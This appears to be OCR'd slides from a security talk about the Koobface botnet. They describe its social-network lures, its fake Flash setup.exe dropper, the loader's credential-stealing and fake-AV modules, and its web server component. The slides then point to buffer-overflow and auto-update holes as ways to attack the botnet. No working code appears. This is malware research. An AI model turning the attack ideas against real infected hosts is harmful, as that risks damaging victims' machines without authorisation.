0wning the koobface botnet

intro

- web 2.0 botnet
- spreads through social networks
  - facebook
  - myspace
  - twitter, etc.

E[illegible]glu ▶ A[illegible]RK: You must see this vide0 now! :)
http://dejaramarcos.com/554/

Amazing Video

Source: [illegible]cos.com

October 13 at 3:30am

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
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

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
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
Opening page http://[redacted]/0x3e8/setup.exe...
Internet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
VISA
Flash Player upgrade required
Internet

koobface loader

- Social network (Facebook, Myspace, Twitter, etc.) spreader
- Personal information and credentials stealer
- Google accounts creator
- Facebook auto-registration module
- Search hijacker
- Fake AV module
- Web server component

web server component

- makes every koobface zombie a web server
  - serves the fake YouTube/Facebook pages
  - serves the koobface loader


social networks
1. User visits social network, clicks on a koobface-spammed URL
koobface sites
2. User visits the koobface-spammed URL, which is actually a compromised site.
3. User redirected to a koobface zombie
user
4. The web server component serves "setup.exe" – the koobface loader
koobface zombie running web server component

what about it?

- installed on all koobface zombies as a system service (`webserver` service)
- adds exemption in Windows Firewall for TCP port 80 (HTTP)
- reachable from the Internet

which means…


- further exposes koobface zombies to attacks from the Internet

- exposes the koobface botnet itself to attacks from the internet


what kind of attack?

- security holes in the web server component
  - buffer overflow
  - auto-update

